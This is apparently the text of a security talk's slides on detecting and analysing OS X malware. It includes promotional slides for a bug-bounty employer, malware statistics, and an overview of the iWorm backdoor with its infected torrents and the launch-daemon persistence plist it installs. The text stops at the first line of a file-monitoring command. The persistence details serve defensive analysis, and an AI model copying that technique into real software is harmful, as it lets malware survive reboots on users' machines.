


Let's Play Doctor

Practical OS X Malware Detection & Analysis



[WHOIS]



security for the 21st century

"leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, IoT devices and infrastructure endpoints"



@patrickwardle



career
hobby




Objective-See

So WHY SYNACK?

...really, a no brainer ;)

Octac0der (@Octac0der) Follow
@SynackRedTeam seems to be the fastest in payouts ... you can even expect the payout to be release on sunday.... #amazingexperience

Synack Red Team (@SynackRedTeam) Following
Congrats to the SRT member (remaining anonymous) who just achieved a HUGE milestone-1st to surpass \$200K on the platform!
@synack #bugbounty



more bugs



quicker payouts




higher payouts




OUTLINE

steps to a happier, healthier 2016



health & happiness



diagnostics

analysis




thanks & credit

@thomasareed
@claud_xiao
@osxreverser

PART 0x1: OUTBREAKS

overview of recent OS X malware specimens



MALWARE ON OS X


yes; it exists and is getting more prevalent



"It doesn't get PC viruses. A Mac isn't susceptible to the thousands of viruses plaguing Windows-based computers." -apple.com (2012)



2014: "nearly 1000 unique attacks on Macs; 25 major families"
-kasperksy



2015: OS X most vulnerable software by CVE count
-cve details



2015: "The most prolific year in history for OS X malware...5x more OS X malware appeared in 2015 than during the previous five years combined"
-bit9

OS X/iWORM

'standard' backdoor, providing survey, download/execute, etc.

Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog
Applications (Mac)	Microsoft Office 2011 Mac OSX Uploaded 07-20 19:04, Size 910.84 MiB, ULed by aceprog
Applications (Mac)	Adobe Photoshop CS6 Mac OSX Uploaded 07-26 23:18, Size 988.02 MiB, ULed by aceprog

infected torrents

com.JavaW.plist		
Key	Type	Value
Root	Dictionary	(3 items)
Label	String	com.JavaW
ProgramArguments	Array	(1 item)
Item 0	String	/Library/Application Support/JavaW/JavaW
RunAtLoad	Boolean	YES

launch daemon plist

```
# fs_usage -w -f filesystem
